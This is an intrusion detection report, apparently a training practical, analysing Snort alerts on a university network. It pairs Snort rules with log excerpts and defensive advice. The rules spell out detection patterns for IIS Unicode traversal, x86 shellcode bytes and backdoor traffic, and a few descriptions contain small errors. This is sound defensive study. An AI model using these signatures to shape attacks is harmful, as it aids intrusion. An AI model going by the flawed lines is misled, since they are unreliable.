SYSTEM	**Alert:** spp_http_decode: IIS Unicode attack detected	**Number Detected of This Alert:** 43
	Description: The Microsoft IIS servers 4.0 and 5.0 allow remote attackers the ability to read documents outside the web root (CVE-2000-0884, par. 2). It may be possible for them to execute arbitrary commands via using UNICODE characters (par. 2).	
	Defense Recommendation: The best defense is to apply the latest hotfixes and the patches available for Windows NT and IIS. The IP addresses that are generating these alert may be blocked at the firewall if desired.	
	Snort v1.8 Ruleset that may generate a similar alert **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS452/web-iis_http-iis-unicode-binary"; flags: A+; uricontent: "..|c0af|"; nocase; classtype: system-attempt; reference: arachnids,452;) **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS432/web-iis_http-iis-unicode-traversal"; flags: A+; uricontent: "..|25|c1|25|1c"; nocase; classtype: system-attempt; reference: arachnids,432;) **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS434/web-iis_http-iis-unicode-traversal-backslash"; flags: A+; uricontent: "..|25|c1|25|9c"; nocase; classtype: system-attempt; reference: arachnids,434;) **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS433/web-iis_http-iis-unicode-traversal-optyx"; flags: A+; uricontent: "..|25|c0|25|af"; nocase; classtype: system-attempt; reference: arachnids,433;)	
	Compromised Machines	MY.NET.70.103 MY.NET.100.165 MY.NET.70.82

Details

```
09/11-18:00:01.602416  [**] spp_http_decode: IIS Unicode attack detected [**] 65.34.236.188:2379 -> MY.NET.70.82:80
09/11-18:00:01.602416  [**] WEB-MISC Attempt to execute cmd [**] 65.34.236.188:2379 -> MY.NET.70.82:80
09/11-18:00:03.001306  [**] spp_http_decode: IIS Unicode attack detected [**] 65.34.236.188:2379 -> MY.NET.70.82:80
09/11-18:00:03.001306  [**] WEB-MISC Attempt to execute cmd [**] 65.34.236.188:2379 -> MY.NET.70.82:80
09/11-18:01:04.889866  [**] spp_http_decode: IIS Unicode attack detected [**] 65.34.236.188:2380 -> MY.NET.70.103:80
09/11-18:01:04.889866  [**] WEB-MISC Attempt to execute cmd [**] 65.34.236.188:2380 -> MY.NET.70.103:80
```

65.34.236.188 has targeted MY.NET.70.82 and MY.NET.70.103 servers. I have included the "WEB-MISC Attempt to execute cmd" alerts to show correlation between the two alerts. There were two attempts on MY.NET.70.82 and one attempt on MY.NET.70.103. Both of these machines should be checked for compromised.

```
09/10-06:05:26.010930  [**] spp_http_decode: IIS Unicode attack detected [**] 195.22.170.130:4476 -> MY.NET.100.165:80
09/10-09:06:00.314409  [**] spp_http_decode: IIS Unicode attack detected [**] 129.241.102.111:2749 -> MY.NET.100.165:80
09/11-06:15:23.489668  [**] spp_http_decode: IIS Unicode attack detected [**] 203.168.223.161:22847 -> MY.NET.100.165:80
09/11-06:26:23.359121  [**] spp_http_decode: IIS Unicode attack detected [**] 195.167.24.212:63467 -> MY.NET.100.165:80
```

MY.NET.100.165 had four attempted Unicode attacks on it. These attacks do not appear to be successful due to the fact that there is no other traffic coming from these source IP addresses during the September 7-11 timeframe. These IP address should be watch to see if they make another attempt.

RECON	**Alert:** ICMP Echo Request L3retriever Ping	**Number Detected of This Alert:** 43
	Description: An attacker is scanning your network using the L3 "Retriever 1.5" product (Vision, IDS311 par. 1).	
	Defense Recommendation: Since the L3 retriever product by Symantec is vulnerability scanner, there is no real good defense against this. If the security admin keeps on eye on the IP addresses that are using this to scan the network, those IPs could be placed in the firewall or routers to be blocked.	
	Snort v1.8 Ruleset that may generate a similar alert **icmp.rules:**alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP L3retriever Ping"; content: "ABCDEFGHIJKLMNOPQRSTUVWABCDEFGHI"; itype: 8; icode: 0; depth: 32; reference:arachnids,311; classtype:attempted-recon; sid:466; rev:1;) **vision18.rules:**alert ICMP $EXTERNAL any -> $INTERNAL any (msg: "IDS311/scan_ping-scanner-L3retriever"; itype: 8; icode: 0; content: "ABCD EFGHIJKLMNOPQRSTUVWABCDEFGHI"; depth: 32; classtype: info-attempt; reference: arachnids,311;)	

SYSTEM	**Alert:** ICMP Echo Request BSDtype	**Number Detected of This Alert:** 41
	Description: This is ping request that most likely came from a machine running a form of BSD. Ping requests may be used to map the network (Vision, IDS152 par. 1)	
	Defense Recommendation: If this is unwanted traffic, block ICMP traffic at the firewall or routers.	
	Snort v1.8 Ruleset that may generate a similar alert **icmp-info.rules:**alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP PING BSDtype"; itype:8; content:"|08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17|"; depth:32; reference:arachnids,152; sid:368; rev:1;) **vision18.rules:**alert ICMP $EXTERNAL any -> $INTERNAL any (msg: "IDS152/icmp_Ping BSDtype"; itype: 8; content: "|08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17|"; depth: 32; classtype: info-attempt; reference: arachnids,152;)	

R	**Alert:** WEB-CGI scriptalias access	**Number Detected of This Alert:** 40

ECON	**Description:** The Apache Web Server version 1.0 and below and NSCA httpd version 1.5 and below contain a programming bug in the ScriptAlias function (NCSA/Apache, par. 1). This bug allows remote users to view the source of the CGI programs used under the ScriptAlias directory that is defined under DocumentRoot (par. 1). The attackers can use multiple forward slashes in the URL to retrieve the source of the script (par. 1). This problem is compounded by if indexing is turned on (par. 1). This would allow the attackers to see which CGI scripts are available to explore (par. 1).
	Defense Recommendation: Upgrading to the most recent version of Apache will correct this problem.
	Snort v1.8 Ruleset that may generate a similar alert **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS227/web-cgi_http-cgi-scriptalias"; flags: A+; content: "///"; classtype: info-attempt; reference: arachnids,227;) **web-cgi.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-CGI scriptalias access"; flags: A+; uricontent: "///"; reference:cve,CVE-1999-0236; reference:bugtraq,2300; reference:arachnids,227; classtype:attempted-recon; sid:873; rev:2;)

SYSTEM	**Alert:** CS WEBSERVER - external ftp traffic	**Number Detected of This Alert:** 37
	Description: This rules appears to be a snort custom rule that looks for traffic on port 21. It may be triggering on the IP address MY.NET.100.165.	
	Defense Recommendation: If this traffic is undesired, it needs to be blocked at the firewall or border routers. If all the traffic was blocked for port 21 going to and from MY.NET.100.65 at the firewall or boarder router it should prevent these attacks coming from the outside.	
	Snort v1.8 Ruleset that may generate a similar alert **Custom Rule:** alert tcp $EXTERNAL_NET any -> $HTTP_SERVER 21 (msg:"CS WEBSERVER – external ftp traffic"; classtype:system)	
	Compromised Machines MY.NET.100.165	

Details

```
09/09-04:22:41.558088  [**] CS WEBSERVER - external ftp traffic [**] 210.131.97.95:1061 -> MY.NET.100.165:21
09/09-04:22:42.617537  [**] CS WEBSERVER - external ftp traffic [**] 210.131.97.95:1062 -> MY.NET.100.165:21
09/09-06:29:58.862997  [**] CS WEBSERVER - external ftp traffic [**] 61.219.37.9:61228 -> MY.NET.100.165:21
09/09-06:30:08.026756  [**] CS WEBSERVER - external ftp traffic [**] 61.219.37.9:61281 -> MY.NET.100.165:21
```

There were twenty-three source IP addresses for this alert. Since this is a custom snort rule, it is hard to judge how serious this alert is. If this were an internal web server for internal use only, this would be very alarming. If that is the case, traffic going to the internal web server needs to be blocked.

SY	**Alert:** EXPLOIT x86 setuid 0	**Number Detected of This Alert:** 37
	Description: The alert indicates than an exploit has been attempted that involves a system call with the setuid(0) sent to an x86 platform (Vision, IDS183 par. 1).	

S T E M	**Defense Recommendation:** Installing the most current OS patches on the system will help to keep these types of exploits from being successful. A good IDS with current rulesets can alert the security admin of potential security breaches can also help. Lastly, network traffic should be analyzed to see how the attacker made it into the network this far.
	Snort v1.8 Ruleset that may generate a similar alert **shellcode.rules**:alert ip $EXTERNAL_NET any -> $HOME_NET :1023 (msg:"SHELLCODE x86 setuid 0"; content: "|b017 cd80|"; reference:arachnids, 436; classtype:attempted-admin; sid:650; rev:2;) **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL any (msg: "IDS283/shellcode_shellcode-x86-setuid0"; flags: A+; content: "|b017 cd80|" ; classtype: system-attempt; reference: arachnids,283;)

D O S	**Alert:** WEB-FRONTPAGE _vti_rpc access	**Number Detected of This Alert:** 36
	Description: Due to the way Front Page Server Extensions (FPSE) processes web forms, it is possible to send malformed data to one of the FPSE functions and IIS will stop responding (Microsoft IIS Front Page, par. 2). The service will have to be restarted to regain functionality (par. 2).	
	Defense Recommendation: Installing Microsoft Patch Q280322i for IIS 4.0 servers or installing Microsoft Patch Q280322_W2K_SP2_x86_en for IIS 5.0 will correct this problem (par. 3).	
	Snort v1.8 Ruleset that may generate a similar alert **web-frontpage.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-FRONTPAGE _vti_rpc access"; flags: A+; uricontent:"/_vti_rpc"; nocase; reference:bugtraq,2144; classtype:attempted-recon; sid:937; rev:2;)	

S Y S T E M	**Alert:** x86 NOOP - unicode BUFFER OVERFLOW ATTACK	**Number Detected of This Alert:** 31
	Description: An attacker has sent a buffer overflow attack that consists of many 0x90 characters (Vision, IDS181 par. 1). The 0x90 character indicates a NOP operation in x86 machine language code (par. 1). Attackers use this to pad their buffer overflows because it will increase their chances for a successful exploit (par. 1).	
	Defense Recommendation: Installing the most current OS patches on the system will help to keep these types of exploits from being successful. A good IDS with current rulesets can alert the security admin of potential security breaches can also help. Lastly, network traffic should be analyzed to see how the attacker made it into the network this far.	
	Snort v1.8 Ruleset that may generate a similar alert **shellcode.rules:**alert tcp $EXTERNAL_NET any -> $HOME_NET :1023 (msg:"SHELLCODE x86 unicode NOOP"; content: "|9000900090009000|"; clas stype:attempted-user; sid:653; rev:2;)	
	Compromised Machines MY.NET.70.148	

Details

```
09/08-18:22:23.251278  [**] x86 NOOP - unicode BUFFER OVERFLOW ATTACK [**] 204.152.184.75:53953 ->
MY.NET.70.148:2446

09/08-18:24:32.530599  [**] EXPLOIT x86 NOOP [**] 204.152.184.75:53016 -> MY.NET.70.148:2595
```

```
09/08-18:32:52.549011  [**] x86 NOOP - unicode BUFFER OVERFLOW ATTACK [**] 204.152.184.75:49671 -> MY.NET.70.148:2891
09/11-21:28:28.576963  [**] EXPLOIT x86 NOOP [**] 204.152.184.75:57342 -> MY.NET.70.148:3462
09/11-23:02:12.204759  [**] x86 NOOP - unicode BUFFER OVERFLOW ATTACK [**] 204.152.184.75:58777 -> MY.NET.70.148:3907
```

The ftp.netbsd.org (204.152.184.75) appears to be trying to do a buffer overflow attack. The "EXPLOIT x86 NOOP" alerts where included to show correlation between the two alerts. These are very serious alerts because if properly done on an unpatched system it may give the attacker administrative rights. Please see "High port 65535 tcp – possible Red Worm…", "EXPLOIUT x86 NOOP", and "Port 55850 tcp – Possible msyerver activity…" for more information involving these two machines.

SYSTEM	**Alert:** beetle.ucs	**Number Detected of This Alert:** 31
	Description: This rules appears to be a snort custom rule that looks for traffic on port 80. It may be triggering on the IP address MY.NET.70.69 and the contents of beetle or ucs.	
	Defense Recommendation: If this traffic is undesired, it needs to be blocked at the firewall or border routers. If all the traffic was blocked for port 80 going to and from MY.NET.70.69 at the firewall or boarder router it should prevent these attacks from the outside.	
	Snort v1.8 Ruleset that may generate a similar alert **Custom rule:** alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"beetle.ucs"; content: "beetle"; classtype:system;) **Custom rule:** alert tcp $HOME_NET 80 -> $EXTERNAL_NET any (msg:"beetle.ucs"; content: "beetle"; classtype:system;)	
	Compromised Machines MY.NET.70.69	

Details

Below are several examples of "beetle.ucs" snort alerts that were generated during the dataset time frame. Since this is a custom snort rule it is are to judge the seriousness of this rule. It was given the SYSTEM type classification as a precautionary measure and to bring it to the attention of administrators so that they can judge the seriousness of this alert.

```
09/11-12:41:18.606409  [**] beetle.ucs [**] 211.96.99.59:35227 -> MY.NET.70.69:80
09/11-12:41:18.624806  [**] beetle.ucs [**] 211.96.99.59:35227 -> MY.NET.70.69:80
```

```
09/09-05:21:52.609237  [**] beetle.ucs [**] 130.30.83.174:2390 -> MY.NET.70.69:80
09/09-05:21:52.755460  [**] beetle.ucs [**] MY.NET.70.69:80 -> 130.30.83.174:2390
09/09-05:23:38.125662  [**] beetle.ucs [**] 130.30.83.174:3989 -> MY.NET.70.69:80
```

```
09/09-05:41:39.096771  [**] beetle.ucs [**] 130.30.83.174:4634 -> MY.NET.70.69:80
09/09-05:41:39.248569  [**] beetle.ucs [**] 130.30.83.174:4634 -> MY.NET.70.69:80
09/09-05:41:39.249736  [**] beetle.ucs [**] MY.NET.70.69:80 -> 130.30.83.174:4634
09/11-03:55:08.596284  [**] beetle.ucs [**] 61.11.32.157:2348 -> MY.NET.70.69:80
09/11-03:55:08.596419  [**] beetle.ucs [**] MY.NET.70.69:80 -> 61.11.32.157:2348
09/11-03:55:09.086414  [**] beetle.ucs [**] 61.11.32.157:2348 -> MY.NET.70.69:80
```

Above are several examples where traffic was first initiated to MY.NET.70.69. MY.NET.70.69 sends some return traffic from port 80 back to the machine that initiated the traffic and back to the originating port.

```
09/11-17:58:31.467223  [**] beetle.ucs [**] MY.NET.70.69:80 -> 65.34.236.188:2307
09/11-17:58:36.496161  [**] beetle.ucs [**] 65.34.236.188:2307 -> MY.NET.70.69:80
```

65.34.236.188 has been targeting several machines. This machine should be blocked because of the many other attacks it has been involved in.

RECON	**Alert:** WEB-MISC count.cgi access	**Number Detected of This Alert:** 31
	Description: It is possible that a malicious developer could create a web application hosted on the local machine. This can give the attacker the ability to decrypt the admin and studio passwords, alter the registry, and access databases the attacker would normally not have access to (Allaire ColdFusion Undocumented CFML, par. 1-2).	
	Defense Recommendation: Allaire recommends patch 4.01 be installed on the ColdFusion server (par. 7). Allaire also recommends that the server administrators follow the KB Article 10954 Security Best Practice: Securing the ColdFusion Administrator document (par. 9).	
	Snort v1.8 Ruleset that may generate a similar alert **web-misc.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-MISC count.cgi access";flags: A+; uricontent:"/count.cgi"; nocase; reference:bugtraq,550; reference:cve,CVE-1999-0021; classtype:attempted-recon; sid:1149; rev:2;)	

REC	**Alert:** WEB-IIS _vti_inf access	**Number Detected of This Alert:** 29
	Description: Someone is trying to gather information by accesseing the _vti_inf.html file.	
	Defense Recommendation: Make sure the latest OS and application patches are on the IIS Web server.	

ON	**Snort v1.8 Ruleset that may generate a similar alert** **web-iis.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS _vti_inf access";flags: A+; uricontent:"_vti_inf.html"; nocase; classtype:attempted-recon; sid:990; rev:1;)

SYSTEM	**Alert:** NMAP TCP ping!	**Number Detected of This Alert:** 25
	Description: The attacker is using NMAP to probe the server and see if it is reachable (Vision, IDS28 par. 1). This is usually used to map a network.	
	Defense Recommendation: A stateful firewall would help in dropping these types of packets. That is because it can be setup with rules to drop all network traffic that is not initiated by an inside connection.	
	Snort v1.8 Ruleset that may generate a similar alert **scan.rules:**alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN nmap TCP";flags:A;ack:0; reference:arachnids,28; classtype:attempted-recon; sid:628; rev:1;) **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL any (msg: "IDS28/scan_probe-nmap_tcp_ping"; ack: 0; flags: A; classtype: info-attempt; reference: arachnids,28;)	

BAD	**Alert:** Tiny Fragments - Possible Hostile Activity	**Number Detected of This Alert:** 21
	Description: This alert signifies that the TCP packet has been broken down so small that when the fragments are received the TCP header information may be in multiple fragments. Attackers use this to by pass firewalls and IDS systems.	
	Defense Recommendation: These fragments should be block at the firewall because most of the time the fragments are crafted.	
	Snort v1.8 Ruleset that may generate a similar alert **misc.rules:**alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"MISC Tiny Fragments"; fragbits:M; dsize: < 25; classtype:bad-unknown; sid:522; rev:1;)	

SYSTEM	**Alert:** connect to 515 from inside	**Number Detected of This Alert:** 20
	Description: Port 515 is the default port for the printer services (such as LPRng and CUPS). The printer service has a few known exploits that will give the attacker administrative access. This alert may generate false positives due to the printer service may be used quite frequently.	
	Defense Recommendation: Apply the latest OS patches and install the latest version of the printer service.	
	Snort v1.8 Ruleset that may generate a similar alert alert ip $HOME_NET any -> $HOME_NET any (msg:" connect to 515 from inside "; classtype:system;)	

SYSTEM	**Alert:** WEB-FRONTPAGE fpcount.exe access	**Number Detected of This Alert:** 19
	Description: There is vulnerability in fpcount.exe that allows users to execute arbitrary code (IIS 4.0 fpcount.exe, par. 1). The attacker needs to do a buffer overflow, which will overwrite stack variables and the return address, on the fpcount.exe binary (par. 2). It possible that the attack could gain administrative privileges on the system (par. 2).	
	Defense Recommendation: According to BugTraq 2252, there are no patches for this yet (par. 3).	

	Snort v1.8 Ruleset that may generate a similar alert
	web-iis.rules:alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS fpcount access";flags: A+; uricontent:"/fpcount.exe"; nocase; reference:bugtraq,2252; classtype:attempted-recon; sid:1013; rev:2;)

SYSTEM	**Alert:** EXPLOIT x86 setgid 0	**Number Detected of This Alert:** 18
	Description: The alert indicates than an exploit has been attempted that involves a system call with the setuid(0) sent to an x86 platform (Vision, IDS284 par. 1).	
	Defense Recommendation: Installing the most current OS patches on the system will help to keep these types of exploits from being successful. A good IDS with current rulesets can alert the security admin of potential security breaches can also help. Lastly, network traffic should be analyzed to see how the attacker made it into the network this far.	
	Snort v1.8 Ruleset that may generate a similar alert	
	shellcode.rules:alert ip $EXTERNAL_NET any -> $HOME_NET :1023 (msg:"SHELLCODE x86 setgid 0"; content: "|b0b5 cd80|"; reference:arachnids, 284; classtype:attempted-admin; sid:649; rev:2;) **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL any (msg: "IDS284/shellcode_shellcode-x86-setgid0"; flags: A+; content: "|b0b5 cd80|"; classtype: system-attempt; reference: arachnids,284;)	

RECON	**Alert:** WEB-MISC L3retriever HTTP Probe	**Number Detected of This Alert:** 13
	Description: An attacker is scanning your network using the L3 “Retriever 1.5” product (Vision, IDS310 par. 1).	
	Defense Recommendation: Since the L3 retriever product by Symantec is vulnerability scanner, there is no real good defense against this. If the security admin keeps on eye on the IP addresses that are using this to scan the network, those IPs could be placed in the firewall or routers to be blocked.	
	Snort v1.8 Ruleset that may generate a similar alert	
	vision18.rules:alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS310/scan_scanner-L3retriever-HTTP Probe"; flags: A+; content: "User-Agen t|3a| Java1.2.1|0d0a|"; classtype: info-attempt; reference: arachnids,310;) **web-misc.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-MISC L3retriever HTTP Probe"; content: "User-Agent|3a| Java1.2.1|0d0a|"; flags: A+;reference:arachnids,310; classtype:attempted-recon; sid:1100; rev:1;)	

RECON	**Alert:** WEB-CGI redirect access	**Number Detected of This Alert:** 11
	Description: It is possible that the product Allaire ClusterCATS may append information to a URL that can contain sensitive information, such as user ids and passwords, when performing a URL redirect (Allaire ClusterCATS, 1).	
	Defense Recommendation: Allaire recommends that the patch ftp://ftp.allaire.com/outgoing/clustercats/teserver.dll be installed on the server (par. 5). See http://www.allaire.com/Handlers/index.cfm?ID=15607&Method=Full and http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=solution&id=1179 for more information on installing the patch.	

	Snort v1.8 Ruleset that may generate a similar alert **web-cgi.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-CGI redirect access";flags: A+; uricontent:"/redirect"; nocase;re ference:bugtraq,1179; reference:cve,CVE-2000-0382; classtype:attempted-recon; sid:895; rev:2;)

SYSTEM	**Alert:** INFO napster upload request	**Number Detected of This Alert:** 11
	Description: This is not so much of an attack more notice that Napster is in use on the network. Napster is software that does peer-to-peer networking so that people can trade mp3 files.	
	Defense Recommendation: If this traffic is undesired on the network, routers and the firewalls need to be setup to block it. Also this should be included in acceptable use policies for the site.	
	Snort v1.8 Ruleset that may generate a similar alert **policy.rules:**alert tcp $EXTERNAL_NET 8888 -> $HOME_NET any (msg:"INFO napster upload request"; flags: A+; content: "|00 5f02|"; offset: 1; depth: 3; classtype:bad-unknown; sid:552; rev:1;)	

SYSTEM	**Alert:** INFO - Web Cmd completed	**Number Detected of This Alert:** 10
	Description: This alert indicates that a web command/CGI has completed running. This alert may be a normal response when the command completes.	
	Defense Recommendation: The only recommendation is the web command/CGI should be checked to ensure that there are no possible exploits.	
	Snort v1.8 Ruleset that may generate a similar alert **info.rules**: alert tcp $HTTP_SERVERS 80 -> $EXTERNAL_NET any (msg:"INFO – Web Cmd completed"; content:"Command completed"; nocase;)	
	Compromised Machines MY.NET.100.165	

SYSTEM	**Alert:** X11 outgoing	**Number Detected of This Alert:** 10
	Description: An XTERM session has been initiated and sent back to an external x-server (Vision, IDS126 par. 1). This may indicate a compromise of one of the machines inside the network (par. 1).	
	Defense Recommendation: If this traffic is undesired going out, then all X traffic needs to be blocked at the firewall.	
	Snort v1.8 Ruleset that may generate a similar alert **x11.rules:**alert tcp $EXTERNAL_NET 6000:6005 -> $HOME_NET any (msg:"X11 outgoing"; flags: SA; reference:arachnids,126; classtype:unknown; sid:1227; rev:1;)	

RECO	**Alert:** ICMP Echo Request Delphi-Piette Windows	**Number Detected of This Alert:** 9
	Description: This alert was generated by network traffic that contained signatures generated by F. Piette's Delphi ping code (Vision, IDS155 par. 1).	
	Defense Recommendation: If this is unwanted traffic, block ICMP traffic at the firewall or routers.	

N	**Snort v1.8 Ruleset that may generate a similar alert** **icmp-info.rules:**alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP PING Delphi-Piette Windows"; content:"|50696e67696e672066726f6d2044656c|"; itype:8; depth:32; reference:arachnids,155; sid:372; rev:1;) **vision18.rules:**alert ICMP $EXTERNAL any -> $INTERNAL any (msg: "IDS155/icmp_Ping Delphi-Piette Windows"; itype: 8; content: "|50696e67696e672066726f6d2044656c|"; depth: 32; classtype: info-attempt; reference: arachnids,155;)

R E C O N	**Alert:** SCAN FIN	**Number Detected of This Alert:** 9
	Description: An attacker is scanning the systems on the network with a "stealth" method (advICE :Intrusions :2000305, par. 1). This particular method is called a "FIN scan" (par. 3). The goal is to receive an error response from the targeted system (par. 3). This way the attacker knows that the system exists and may be listening (par. 3).	
	Defense Recommendation: The firewall needs to be setup to block such scans. Also an IDS needs to have rulesets to pick these types of scans up in case they slip by the firewall.	
	Snort v1.8 Ruleset that may generate a similar alert **scan.rules:**alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN FIN"; flags: F; reference:arachnids,27; classtype:attempted-recon; sid:621; rev:1;) **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL any (msg: "IDS27/scan_probe-fin_scan"; flags: F; classtype: info-attempt; reference: arachnids,27;)	

S Y S T E M	**Alert:** BACKDOOR NetMetro File List	**Number Detected of This Alert:** 8
	Description: This alert indicates that a trojan called NetMetro is actively operating on a system within the network (Vision, IDS79 par. 1).	
	Defense Recommendation: Blocking TCP port 5031 at the firewall will disable this trojan from working outside the networking. However an attacker could be using it inside the network. Every PC on the network should be running a virus scanner with the latest virus signatures updates.	
	Snort v1.8 Ruleset that may generate a similar alert **backdoor.rules:**alert tcp $HOME_NET any -> $EXTERNAL_NET 5032 (msg:"BACKDOOR NetMetro File List"; flags: A+; content:"|2D 2D|"; reference:arachnids,79; sid:159; rev:1;)	
	Compromised Machines MY.NET.100.165	

Details

```
09/09-10:36:56.941559  [**] BACKDOOR NetMetro File List [**] MY.NET.100.165:80 -> 192.35.44.3:5032
09/11-09:00:07.984574  [**] WEB-MISC http directory traversal [**] 192.35.44.3:62945 -> MY.NET.100.165:80
09/11-09:00:30.344775  [**] CS WEBSERVER - external web traffic [**] 192.35.44.3:63740 -> MY.NET.100.165:80
09/11-09:00:50.488795  [**] WEB-MISC http directory traversal [**] 192.35.44.3:64319 -> MY.NET.100.165:80
```

The table above shows possibility that machine MY.NET.100.165 has been exploited. It seems odd that if there was a backdoor on MY.NET.100.165, that the attacker would try to do a

directory traversal. As recommended before, this server should be checked out for possible compromise. The WHOIS information on 192.35.44.3 is:

General Electric Company (NET-GECRD-ISONET)
1 Independence Way
Princeton, NJ 08540
US

Netname: GECRD-ISONET
Netblock: 192.35.44.0 - 192.35.44.255

Coordinator:
General Electric Company (GET2-ORG-ARIN) GENICTech@GE.COM
518-612-6672

Domain System inverse mapping provided by:

NS.GE.COM 192.35.39.24
NS1.APPLIEDTHEORY.COM
204.168.28.9
NS2.APPLIEDTHEORY.COM
168.75.17.11
NS3.APPLIEDTHEORY.COM
207.127.101.8

Record last updated on 15-May-2001.
Database last updated on 28-Oct-2001 01:20:07 EDT.

According to this WHOIS information, GE may have been hacked, too. Perhaps the University's administrator should let them know.

BAD	**Alert:** WinGate 1080 Attempt	**Number Detected of This Alert:** 8
	Description: There was an attempt to use a WinGate server from outside the network. WinGate has a few exploits that can be done that would allow attackers to read any file on the system, DoS the WinGate service, or decrypt the WinGate passwords (Multiple WinGate, par. 1).	
	Defense Recommendation: If WinGate is not needed, it should be uninstalled. Otherwise the configuration should be checked to make sure it is secure. Lastly, an IDS with an updated ruleset can help to spot potential attackers and misuses of the WinGate product.	
	Snort v1.8 Ruleset that may generate a similar alert **policy.rules:**alert tcp $HOME_NET 23 -> $EXTERNAL_NET any (msg:"INFO wingate telnet active"; content:"WinGate>"; flags: A+; reference:arachnids,366; reference:cve,CAN-1999-0657; classtype:bad-unknown; sid:555; rev:1;) **vision18.rules:**alert TCP $INTERNAL 23 -> $EXTERNAL any (msg: "IDS366/telnet_telnet-wingate-active"; flags: A+; content: "WinGate>"; classtype: relay-success; reference: arachnids,366;)	

SYSTEM	**Alert:** BACKDOOR NetMetro Incoming Traffic	**Number Detected of This Alert:** 7
	Description: This alert indicates that a trojan called NetMetro is actively operating on a system within the network (Vision, IDS79 par. 1).	
	Defense Recommendation: Blocking TCP port 5031 at the firewall will disable this trojan from working outside the networking. However an attacker could be using it inside the network. Every PC on the network should be running a virus scanner with the latest virus signatures updates.	

	Snort v1.8 Ruleset that may generate a similar alert **backdoor.rules:**alert tcp $EXTERNAL_NET 5031 -> $HOME_NET !53:80 (msg:"BACKDOOR NetMetro Incoming Traffic"; flags: A+; reference:arachnids,79; sid:160; rev:1;)

BAD	**Alert:** INFO Inbound GNUTella Connect request	**Number Detected of This Alert:** 6
	Description: This is not so much of an attack more notice that GNUTella is in use on the network. GNUTella is software that does peer-to-peer networking so that people can trade files.	
	Defense Recommendation: If this traffic is undesired on the network, routers and the firewalls need to be setup to block it. Also this should be included in acceptable use policies for the site.	
	Snort v1.8 Ruleset that may generate a similar alert **policy.rules:**alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"INFO Inbound GNUTella Connect accept"; content: "GNUTELLA OK"; nocase; depth: 40; classtype:bad-unknown; sid:557; rev:1;)	

SYSTEM	**Alert:** SNMP public access	**Number Detected of This Alert:** 6
	Description: Someone is trying to access the SNMP service using "public" for the community name. Once the attacker has access to the machine, the attacker may gain administrative rights or gather reconnaissance data on the machine or network.	
	Defense Recommendation: Change all of the community passwords to something other than the defaults.	
	Snort v1.8 Ruleset that may generate a similar alert	

RECON	**Alert:** WEB-FRONTPAGE shtml.dll	**Number Detected of This Alert:** 6
	Description: It is possible that specially designed URLs can return hostile content back to the end users and exploited browsers (IIS 5.0 cross site, par. 3). If JavaScript is enabled, this attack could steal cookies, read documents on web servers inside the firewall, and allow other browser attacks against IE (par. 12).	
	Defense Recommendation: Installing FrontPage Server Extensions Service Release 1.2 from Microsoft's Windows Update page will fix this problem (par. 14).	
	Snort v1.8 Ruleset that may generate a similar alert **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS292/web-frontpage_http-frontpage-shtml.dll"; flags: A+; uricontent: "_vti_bin/shtml.dll"; nocase; classtype: info-attempt; reference: arachnids,292;) **web-frontpage.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-FRONTPAGE shtml.dll"; uricontent: "/_vti_bin/shtml.dll"; no case; flags: A+;reference:arachnids,292; classtype:attempted-recon; sid:940; rev:1;)	

REC	**Alert:** WEB-IIS view source via translate header	**Number Detected of This Alert:** 6
	Description: By sending a specialized header and one of several particular characters at the end of the header, the source code of the file would be sent to the attacker's browser (IIS Specialized Header, par. 2).	

ON	**Defense Recommendation:** Microsoft has release a patch at http://www.microsoft.com/Downloads/Release.asp?ReleaseID=23769 (par. 5). Windows 2000 needs to have Service Pack 1 installed to eliminate the vulnerability (par. 6).
	Snort v1.8 Ruleset that may generate a similar alert **web-iis.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS view source via translate header"; flags: A+; content: "Trans late|3a| F"; nocase;reference:arachnids,305; classtype:attempted-recon; sid:1042; rev:1;) **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS305/web-iis_http-iis_translate_f"; flags: A+; content: "Translate|3a| F"; nocase; classtype: info-attempt; reference: arachnids,305;)

RECON	**Alert:** WEB-CGI rsh access	**Number Detected of This Alert:** 6
	Description: Having rsh in the cgi-bin directory may allow remote attackers to execute commands on the system (CAN-1999-0509, par. 3).	
	Defense Recommendation: Make sure that rsh is in the cgi-bin, nor in the web server's path.	
